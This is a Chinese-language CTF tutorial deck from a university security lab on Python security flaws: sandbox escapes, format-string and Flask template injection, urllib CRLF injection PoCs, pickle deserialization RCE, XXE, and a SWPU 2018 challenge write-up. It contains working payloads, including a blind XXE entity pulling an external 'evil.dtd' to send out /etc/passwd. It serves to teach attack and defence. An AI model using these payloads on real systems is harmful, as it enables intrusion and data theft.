

COMPASS CTF Tutorial 3: Network Protocols and Web Vulnerabilities

COMPASS CTF 教程 【3】: Web 漏洞利用专题

30016794 Zhao, Li (Research Assistant)

COMPuter And System Security Lab, Computer Science and Technology Department, College of Engineering (CE), SUSTech University.

南方科技大学 工学院 计算机科学与技术系 计算机与系统安全实验室


2023 年 8 月 23 日

Python 的安全问题

因为 Python 实现各种功能非常简单、快速，所以应用越来越普遍。同时由于 Python 的特性问题如反序列化、SSTI 等十分有趣，因此 CTF 比赛中也开始对 Python 的特性问题进行利用的考察。我们将介绍 CTF 比赛的 Python 题目中常见的考点，介绍相关漏洞的绕过方式；结合代码或例题进行分析，让学习者在遇到 Python 代码时快速找到相关漏洞点，并进行利用。由于 Python 2 与 Python 3 部分功能存在差异，实现可能有些区别。下面的内容中，如果没有其他特殊说明，则 Python 2 和 Python 3 在相关漏洞的原理上并没有区别。^[1]

沙箱逃逸

CTF 的题目中存在一种让用户提交一段代码给服务端、服务端去运行的题型，出题者也会通过各种方式过滤各种高风险库、关键词等。对于这类问题，我们根据过滤程度由低到高，逐一介绍绕过的思路。



关键词过滤

关键词过滤是最简单的过滤方式，如过滤“ls”或“system”。Python 是动态语言，有着灵活的特性，这种情况非常容易绕过。例如：

```
>>> import os  
>>> os.system("ls")  
  
>>> os.system("l" + "s")  
>>> getattr(os, "sys"+"tem")("ls")  
>>> os.__getattribute__("system")("ls")
```

对于字符串，我们还可以加入拼接、倒序或者 base64 编码等。

花样 import

在 Python 中，想使用指定的模块最常用的方法是显式 import，所以很多情况下 import 也会被过滤。不过 import 有多种方法，需要逐一尝试。

```
>>> import os
>>> __import__("os")
<module 'os' from '/usr/local/Cellar/python@2/2.7.15/Frameworks/Python.framework
/Versions/2.7/lib/python2.7/os.pyc'>
>>> import importlib
>>> importlib.import_module("os")
<module 'os' from '/usr/local/Cellar/python@2/2.7.15/Frameworks/Python.framework
/Versions/2.7/lib/python2.7/os.pyc'>
```

花样 import

另外，如果可以控制 Python 的代码，在指定目录中写入指定文件名的 Python 文件，也许可以达到覆盖沙箱中要调用模块的目的。比如，在当前目录中写入 random.py，再在 Python 中 import random 时，执行的就是我们的代码。例如：

```
>>> import random  
fake random
```

这里利用的是 Python 导入模块的顺序问题，Python 搜索模块的顺序也可通过 **sys.path** 查看。如果可以控制这个变量，我们可以方便地覆盖内置模块，通过修改该路径，可以改变 Python 在 import 模块时的查找顺序，在搜索时优先找到我们可控的路径下的代码，达成绕过沙箱的目的。

花样 import

例如：

```
>>> sys.path[-1]
'/usr/local/Cellar/protobuf/3.5.1_1/libexec/lib/python2.7/site-packages'
>>> sys.path.append("/tmp/code")
>>> sys.path[-1]
'/tmp/code'
```

花样 import

除了 `sys.path`, `sys.modules` 是另一个与加载模块有关的对象，包含了从 Python 开始运行起被导入的所有模块。如果从中将部分模块设置为 `None`, 就无法再次引入了。例如：

```
>>> sys.modules
{'google': <module 'google' (built-in)>, 'copy_reg': <module 'copy_reg' from '/usr/local/
Cellar/python@2/2.7.15/Frameworks/Python.framework/Versions/2.7/lib/python2.7/
copy_reg.pyc'>, 'sre_compile': <module 'sre_compile' from '/usr/local/Cellar/python@2/
2.7.15/Frameworks/Python.framework/Versions/2.7/lib/python2.7/sre_compile.pyc'...}
```

花样 import

如果将模块从 sys.modules 中剔除，就彻底不可用了。不过可以观察到，其中的值都是路径，所以可以手动将路径放回，然后就可以利用了。

```
>>> sys.modules["os"]
<module 'os' from '/usr/local/Cellar/python@2/2.7.15/Frameworks/Python.framework/Versions
```

花样 import

```
/2.7/lib/python2.7/os.pyc'>
>>> sys.modules["os"] = None
>>> import os
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: No module named os
>>> __import__("os")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ImportError: No module named os

>>> sys.modules["os"] = "/usr/local/Cellar/python@2/2.7.15/Frameworks/Python.framework
                  /Versions/2.7/lib/python2.7/os.pyc"
>>> import os
```

花样 import

同理，这个值被设置为可控模块也可能造成任意代码执行。

如果可控的是 ZIP 文件，也可以使用 `zipimport.zipimporter` 实现上面的效果，不再赘述。



使用继承等寻找对象

在 Python 中，一切都是对象，所以我们可以使用 Python 的内置方法找到对象的父类和子类，如 `[].__class__` 是 `<class'list'>`，`[].__class__.__mro__` 是 `(<class'list'>, <class'object'>)`，而 `[].__class__.__mro__[-1].__subclasses__()` 可以找到 `object` 的所有子类。

比如，第 40 项是 `file` 对象（实际的索引可能不同，需要动态识别），可以用于读写文件。

```
>>> [].__class__.__mro__[-1].__subclasses__()[40]
<type 'file'>
>>> [].__class__.__mro__[-1].__subclasses__()[40]("/etc/passwd").read()
'##\n# User Database\n# \n.....'
builtins
```

使用继承等寻找对象

Python 中直接使用不需要 import 的函数，如 open、eval 属于全局的 module __builtins__，所以可以尝试 __builtins__.open() 等用法。若函数被删除了，还可以使用 reload() 函数找回。

```
>>> del __builtins__.open
>>> __builtins__.open
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'module' object has no attribute 'open'
>>> __builtins__.open
KeyboardInterrupt
>>> reload(__builtins__)
<module '__builtin__' (built-in)>
>>> __builtins__.open
<built-in function open>
```

eval 类的代码执行

eval 类函数在任何语言中都是一个危险的存在，我们可以在 Python 中尝试，可以通过 exec() (Python 2)、execfile()、eval()、compile()、input() (Python 2) 等动态执行一段 Python 代码。

```
>>> input()
open("/etc/passwd").read()
'##\n# User Database\n# \n.....'

>>> eval('open("/etc/passwd").read()')
'##\n# User Database\n# \n#.....'
```

格式化字符串

CTF 的 Python 题目中会涉及 Jinja2 之类的模板引擎的注入。这些漏洞常常由于服务器端没有对用户的输入进行过滤，就直接带入了服务器端对相关页面的渲染过程中。通过注入模板引擎的一些特定的指令格式，如`{{1+1}}`返回了 2，我们可以得知漏洞存在于相关 Web 页面中。类似这种特性不仅限于 Web 应用中，也存在于 Python 原生的字符串中。

最原始的%

如下代码实现了登录功能，由于没有对用户的输入进行过滤，直接带入了 print 的输出过程，从而导致了用户密码的泄露。

```
userdata = {"user" : "jdoe", "password" : "secret" }
passwd = raw_input("Password: ")

if passwd != userdata["password"]:
    print ("Password " + passwd + " is wrong for user %(user)s") % userdata
```

比如，用户输入 “%(password)s” 就可以获取用户的真实密码。

format 方法相关

上述的例子还可以使用 format 方法进行改写（仅涉及关键部分）：

```
print ("Password " + passwd + " is wrong for user {user}").format(**userdata)
```

此时若 `passwd='{password}'`，也可以实现前文中获取用户真实密码的目的。除此之外，format 方法还有其他用途。例如，以下代码

```
>>> import os  
>>> '{0.system}'.format(os)  
'<built-in function system>'
```

会先把 0 替换为 format 中的参数，再继续获取相关的属性。由此我们可以获取代码中的敏感信息。

format 方法相关

下面引用来自于 <http://lucumr.pocoo.org/2016/12/29/careful-with-str-format/> 的例子：

```
CONFIG = {  
    'SECRET_KEY': 'super secret key'  
}  
  
class Event(object):  
    def __init__(self, id, level, message):  
        self.id = id
```

format 方法相关

```
self.level = level  
self.message = message  
  
def format_event(format_string, event):  
    return format_string.format(event=event)
```

如果 `format_string` 为
`{event.__init__.__globals__[CONFIG][SECRET_KEY]}`，就可以泄露敏感信息。

理论上，我们可以参考上文，通过类的各种继承关系找到想要的信息。

Python 3.6 中的 f 字符串

Python 3.6 中新引入了 **f-strings** 特性，通过 f 标记，让字符串有了获取当前 context 中变量的能力。例如：

```
>>> a = "Hello"  
>>> b = f"{a} World"  
>>> b  
'Hello World'
```

Python 3.6 中的 f 字符串

不仅限制为属性，代码也可以执行了。例如：

```
>>> import os  
>>> f"{os.system('ls')}"  
bin      etc      lib      media     proc      run      srv      tmp      var  
dev      home     linuxrc   mnt       root      sbin     sys      usr  
'  
>>> f"{{(lambda x: x - 10)(100)}}"  
'90'
```

但是目前没有把普通字符串转换为 f 字符串的方法，也就是说，用户可能无法控制一个 f 字符串，可能无法利用。

Python 模板注入

Python 的很多 Web 应用涉及模板的使用，如 Tornado、Flask、Django。有时服务器端需要向用户端发送一些动态的数据。与直接用字符串拼接的方式不同，模板引擎通过对模板进行动态的解析，将传入模板引擎的变量进行替换，最终展示给用户。SSTI 服务端模板注入正是因为代码中通过不安全的字符串拼接的方式来构造模板文件而且过分信任了用户的输入而造成的。大多数模板引擎自身并没有什么问题，所以在审计时我们的重点是找到一个模板，这个模板通过字符串拼接而构造，而且用户输入的数据会影响字符串拼接过程。

Python 模板注入

下面以 Flask 为例（与 Tornado 的模板语法类似，这里只关注如何发现关键的漏洞点）。在处理怀疑含有模板注入的漏洞的网站时，先关注 `render_*` 这类函数，观察其参数是否为用户可控。如果存在模板文件名可控的情况，如

```
render_template(request.args.get('template_name'), data)
```

配合上传漏洞，构造模板，则完成模板注入。

Python 模板注入

对于下面的例子，我们应先关注 `render_template_string(template)` 函数，其参数 `template` 通过格式化字符串的方式构造，其中 `request.url` 没有任何过滤，可以直接由用户控制。



Python 模板注入

```
from flask import Flask
from flask import render_template
from flask import request
from flask import render_template_string

app = Flask(__name__)
@app.route('/test',methods=['GET', 'POST'])
def test():
    template = '''
        <div class="center-content error">
            <h1>Oops! That page doesn't exist.</h1>
            <h3>%s</h3>
        </div>
    ''' %(request.url)

    return render_template_string(template)

if __name__ == '__main__':
    app.debug = True
    app.run()
```

Python 模板注入

那么直接在 URL 中传入恶意代码，如 “`{{self}}`”，拼接至 template 中。由于模板在渲染时服务器会自动寻找服务器渲染时上下文的有关内容，因此将其填充到模板中，就导致了敏感信息的泄露，甚至执行任意代码的问题。

通过在本地搭建与服务器相同的环境，查看渲染时上下文的信息，这时最简单的利用是用`{{variable}}`将上下文的变量导出，更好的利用方式是找到可以直接利用的库或函数，或者通过上文提到的继承等寻找对象的手段，从而完成任意代码的执行。

urllib 和 SSRF

Python 的 `urllib` 库（Python 2 中为 `urllib2`, Python 3 中为 `urllib`）有一些 HTTP 下的协议流注入漏洞。如果攻击者可以控制 Python 代码访问任意 URL，或者让 Python 代码访问一个恶意的 Web Server，那么这个漏洞可能危害内网服务安全。

对于这类漏洞，我们主要关注服务器采用的 Python 版本是否存在相应的漏洞，以及攻击的目标是否会受到 SSRF 攻击的影响，如利用某个图片下载的 Python 服务去攻击内网部署的一台未加密的 Redis 服务器。

CVE-2016-5699

CVE-2016-5699: Python 2.7.10 以前的版本和 Python 3.4.4 以前的 3.x 版本中的 urllib2 和 urllib 中的 **HTTPConnection.putheader** 函数存在 CRLF 注入漏洞。远程攻击者可借助 URL 中的 CRLF 序列，利用该漏洞注入任意 HTTP 头。在 HTTP 解析 host 的时候可以接收 urlencode 编码的值，然后 host 的值会在解码后包含在 HTTP 数据流中。这个过程中，由于没有进一步的验证或者编码，就可以注入一个换行符。

CVE-2016-5699

例如，在存在漏洞的 Python 版本中运行以下代码：

```
import sys
import urllib
import urllib.error
import urllib.request

url = sys.argv[1]

try:
    info = urllib.request.urlopen(url).info()
    print(info)
except urllib.error.URLError as e:
    print(e)
```

CVE-2016-5699

其功能是从命令行参数接收一个 URL，然后访问它。为了查看 urllib 请求时发送的 HTTP 头，我们用 nc 命令来监听端口，查看该端口收到的数据。

```
nc -l -p 12345
```

CVE-2016-5699

此时向 127.0.0.1:12345 发送一个正常的请求，可以看到 HTTP 头为：

```
GET /foo HTTP/1.1
Accept-Encoding: identity
User-Agent: Python-urllib/3.4
Connection: close
Host: 127.0.0.1:12345
```

CVE-2016-5699

然后我们使用恶意构造的地址

```
./poc.py http://127.0.0.1%0d%0aX-injected:%20header%0d%0ax-leftover:%20:12345/foo
```

CVE-2016-5699

可以看到 HTTP 头变成了：

```
GET /foo HTTP/1.1
Accept-Encoding: identity
User-Agent: Python-urllib/3.4
Host: 127.0.0.1
X-injected: header
x-leftover: :12345
Connection: close
```

CVE-2016-5699

对比之前正常的请求方式，X-injected: header 行是新增的，这样就造成了我们可以使用类似 SSRF 攻击手法的方式，攻击内网的 Redis 或其他应用。

除了针对 IP，这个攻击漏洞在使用域名的时候也可以进行，但是要插入一个空字节才能进行 DNS 查询。比如，URL: `http://localhost%0d%0ax-bar:%20:12345/foo` 进行解析会失败的，但是 URL:

`http://localhost%00%0d%0ax-bar:%20:12345/foo` 可以正常解析并访问 127.0.0.1。

注意，HTTP 重定向也可以利用这个漏洞，如果攻击者提供的 URL 是恶意的 Web Server，那么服务器可以重定向到其他 URL，也可以导致协议注入。

CVE-2019-9740

CVE-2019-9740: Python urllib 同样存在 CRLF 注入漏洞，攻击者可通过控制 URL 参数进行 CRLF 注入攻击。例如，我们修改上面 CVE-2016-5699 的 poc，就可以复现了

```
import sys
import urllib
import urllib.error
import urllib.request

host = "127.0.0.1:1234?a=1 HTTP/1.1\r\nCRLF-injection: test\r\nTEST: 123"
url = "http://" + host + ":8080/test/?test=a"

try:
    info = urllib.request.urlopen(url).info()
    print(info)
except urllib.error.URLError as e:
    print(e)
```


CVE-2019-9740

可以看到，HTTP 头如下：

```
GET /?a=1 HTTP/1.1
CRLF-injection: test
TEST: 123:8080/test/?test=a HTTP/1.1
Accept-Encoding: identity
Host: 127.0.0.1:1234
User-Agent: Python-urllib/3.7
Connection: close
```

Python 反序列化

反序列化在每种语言中都有相应的实现方式，Python 也不例外。在反序列化的过程中，由于反序列化库的实现不同，在太相信用户输入的情况下，将用户输入的数据直接传入反序列化库中，就可能导致任意代码执行的问题。Python 中可能存在问题的库有 pickle、cPickle、PyYAML，其中应该重点关注的方法如下：`pickle.load()`，`pickle.loads()`，`cPickle.load()`，`cPickle.loads()`，`yaml.load()`。下面重点讨论 pickle 的用法，其他反序列化方法类似。



Python 反序列化

pickle 中存在`__reduce__`魔术方法，来决定类如何进行反序列化。`__reduce__`方法返回值为长度一个 2-5 的元组时，将使用该元组的内容将该类的对象进行序列化，其中前两项为必填项。元组的内容的第一项为一个 callable 的对象，第二项为调用 callable 对象时的参数。比如通过如下 exp，将生成在反序列化时执行 `os.system('id')` 的 payload。在用户对需要进行反序列化的字符串有控制权时，将 payload 传入，就会导致一些问题。例如，将以下反序列化产生的结果直接传入 `pickle.loads()`，则会执行 `os.system('id')`。

Python 反序列化

```
import pickle
import os

class test(object):
    def __reduce__(self):
        return os.system, ("id",)

payload = pickle.dumps(test())

print(payload)
# python3: 默认 Protocol 版本为 3, 不兼容 python 2
# b'\x80\x03cnt\nsystem\nq\x00X\x02\x00\x00\x00idq\x01\x85q\x02Rq\x03.'
```


Python 反序列化



```
# python2: 默认 Protocol 版本为 0, python 3 也可以使用
# cposix
# system
# p0
# (S'id'
# p1
# tp2
# Rp3
# .
```

Python 反序列化

pickle 中存在很多 opcode，通过这些 opcode，构造调用栈，我们可以实现很多其他功能。比如，code-breaking 2018 中涉及一道反序列化的题目，在反序列化阶段限制了可供反序列化的库，`__reduce__`只能实现对一个函数的调用，于是需要手工编写反序列化的内容，以完成对过滤的绕过及任意代码执行的目的。



Python XXE

无论什么语言，在涉及对 XML 的处理时都有可能出现 XXE 相关漏洞，于是在审计一段代码中是否存在 XXE 漏洞时，最主要的是找对 XML 的处理过程，关注其中是否禁用了对外部实体的处理。比如，对于某个 Web 程序，通过请求头中的 Content-type 判断用户输入的类型，为 JSON 时调用 JSON 的处理方法，为 XML 时调用 XML 的处理方法，而这个过程中刚好没有对外部实体进行过滤，这就导致了在用户输入 XML 时的 XXE 问题。

Python XXE

XXE 就是 XML Entity（实体）注入。Entity（实体）的作用类似 Word 中的“宏”，用户可以预定义一个 Entity，再在一个文档中多次调用，或在多个文档中调用同一个 Entity。XML 定义了两种 Entity：普通 Entity，在 XML 文档中使用；参数 Entity，在 DTD 文件中使用。

在 Python 中处理 XML 最常用的就是 xml 库，我们需要关注其中的 parse 方法，查看输入的 XML 是否直接处理用户的输入，是否禁用了外部实体，即审计时的重点。但是，Python 从 3.7.1 版开始，默认禁止了 XML 外部实体的解析，所以在审计时也要注意版本。具体 xml 库存在的安全问题，读者可以查阅 xml 库的官方文档：
<https://docs.python.org/3/library/xml.html>。

Python XXE

下述代码中包含两段 XXE 常见的 payload，分别用于读取文件和探测内网，再通过 Python 对其中的 XML 进行解析。代码本身没有对外部实体进行限制，从而导致了 XXE 漏洞。

```
# coding=utf-8
import xml.sax

x = """<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [
<!ELEMENT methodname ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<methodcall>
<methodname>&xxe;</methodname>
</methodcall>
"""

x1 = """<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [
```

Python XXE

```
<!ELEMENT methodname ANY >
<!ENTITY xxe SYSTEM "http://127.0.0.1:8005/xml.test" >]>
<methodcall>
<methodname>&xxe;</methodname>
</methodcall>
"""

class MyContentHandler(xml.sax.ContentHandler):
    def __init__(self):
        xml.sax.ContentHandler.__init__(self)

    def startElement(self, name, attrs):
        self.chars = ""

    def endElement(self, name):
        print name, self.chars

    def characters(self, content):
        self.chars += content

parser = MyContentHandler()
print xml.sax.parseString(x, parser)
print xml.sax.parseString(x1, parser)
```

Python XXE

运行这段代码，就可以打印出/etc/passwd 的内容，而且 127.0.0.1:8005 可以收到一个 HTTP 请求。

```
$ nc -l 8005
GET /xml.test HTTP/1.0
Host: 127.0.0.1:8005
User-Agent: Python-urllib/1.17
Accept: */*
```

Python XXE

除了这种情况，有时源程序在解析完 XML 数据后，并不会将其中的内容进行输出，此时无法从返回结果中获取我们需要的内容。在这种情况下，我们可以利用 **Blind XXE** 作为攻击方式，同样是利用对 XML 实体的各种操作，攻击载荷如下所示。

```
<!DOCTYPE updateProfile[  
  <!ENTITY % file SYSTEM "file:///etc/passwd">  
  <!ENTITY % dtd SYSTEM "http://xxx/evil.dtd">  
  %dtd;  
  %send;  
]>
```

Python XXE

先用 `file://` 或 `php://filter` 获取目标文件的内容，然后将内容以 http 请求发送到接收数据的服务器。由于不能在实体定义中引用参数实体，因此我们需要将嵌套的实体声明放到一个外部 dtd 文件中，如下文的 `eval.dtd`。

```
eval.dtd:  
<!ENTITY % all  
"  
>  
% all;
```

在服务器上建立监听即可实现数据的外带。同时在某些情况下，需要外带的数据中可能存在特殊字符，此时需要通过 CDATA 将数据进行包裹，最终实现外带。

sys.audit

2018 年 6 月，Python 的 PEP-0578 新增了一个审计框架，可以提供给测试框架、日志框架和安全工具，来监控和限制 Python Runtime 的行为。

Python 提供了对许多常见操作系统的各种底层功能的访问方式。虽然这对于“一次编写，随处运行”脚本非常有用，但使监控用 Python 编写的软件变得困难。由于 Python 本机原生系统 API，因此现有的监控审计工具要么上下文信息是受限的，要么会直接被绕过。

sys.audit

上下文受限是指，系统监视可以报告发生了某个操作，但无法解释导致该操作的事件序列。例如，系统级别的网络监视可以报告“开始侦听在端口 5678”，但可能无法在程序中提供进程 ID、命令行参数、父进程等信息。

审计绕过是指，一个功能可以使用多种方式完成，监控了一部分，使用其他的就可以绕过。例如，在审计系统中专门监视调用 curl 发出 HTTP 请求，但 Python 的 `urlretrieve` 函数没有被监控。

sys.audit

另外，对于 Python 有点独特的是，通过操纵导入系统的搜索路径或在路径上放置文件而不是预期的文件，很容易影响应用程序中运行的代码。当开发人员创建与他们打算使用的模块同名的脚本时，通常会出现这种情况。例如，一个 `random.py` 文件尝试导入标准库 `random`，实际上执行的是用户的 `random.py`。

皇家线上赌场 (SWPU 2018)

题目是一个 Flask Web，通过任意文件读取获取 views.py 的代码：

```
def register_views(app):
    @app.before_request
    def reset_account():
        if request.path == '/signup' or request.path == '/login':
            return
        uname = username=session.get('username')
        u = User.query.filter_by(username=uname).first()
        if u:
            g.u = u
            g.flag = 'swpuctf{xxxxxxxxxxxxxx}'
            if uname == 'admin':
                return
            now = int(time())
            if (now - u.ts >= 600):
                u.balance = 10000
                u.count = 0
                u.ts = now
```

皇家线上赌场 (SWPU 2018)

```
        u.save()
        session['balance'] = 10000
        session['count'] = 0

@app.route('/getflag', methods=('POST',))
@login_required
def getflag():
    u = getattr(g, 'u')
    if not u or u.balance < 1000000:
        return '{"s": -1, "msg": "error"}'
    field = request.form.get('field', 'username')
    mhash = hashlib.sha256(('swpu++{0.' + field + '}').encode('utf-8')).hexdigest()
    jdata = '{{"{}":' + '{1.' + field + '}', "hash": "{2}"}}'
    return jdata.format(field, g.u, mhash)
```

皇家线上赌场 (SWPU 2018)

`__init__.py` 文件内容如下：

```
from flask import Flask
from flask_sqlalchemy import SQLAlchemy
from .views import register_views
from .models import db

def create_app():
    app = Flask(__name__, static_folder='')
    app.secret_key = '9f516783b42730b7888008dd5c15fe66'
    app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///tmp/test.db'
    register_views(app)
    db.init_app(app)
    return app
```

皇家线上赌场 (SWPU 2018)

然后使用得到的 `secret_key`, 我们可以伪造 Session, 生成一个符合 `getflag` 条件的 Session。

`getflag` 的 `format` 可以直接注入一些数据, 但是需要跳出 `g.u`, 题目中给了提示: 为了方便, 给 `user` 写了 `save` 方法, 所以直接使用 `__globals__` 跳出得到 flag, payload 见下图。

The screenshot shows a browser developer tools Network tab with a single captured POST request. The URL is `http://107.167.188.241/getflag`. The "Post data" field contains the following payload:

```
field=save.__globals__[db].init_app.__globals__[current_app].__dict__[view_functions][index].__globals__[g].flag
```

The response body is displayed below the payload:

```
{"save.__globals__[db].init_app.__globals__[current_app].__dict__[view_functions][index].__globals__[g].flag":"swpuctf{tHIS_15_4_f14G}", "hash":"b2ce49ebfd5bb7905b0fee5069fef8d98a0c2e515140be90c36e8dbf4b2288bf"}
```

参考文献

- [1] Nu1L. 从 0 到 1: CTFer 成长之路 [EB/OL].
<https://book.douban.com/subject/35200558/>.

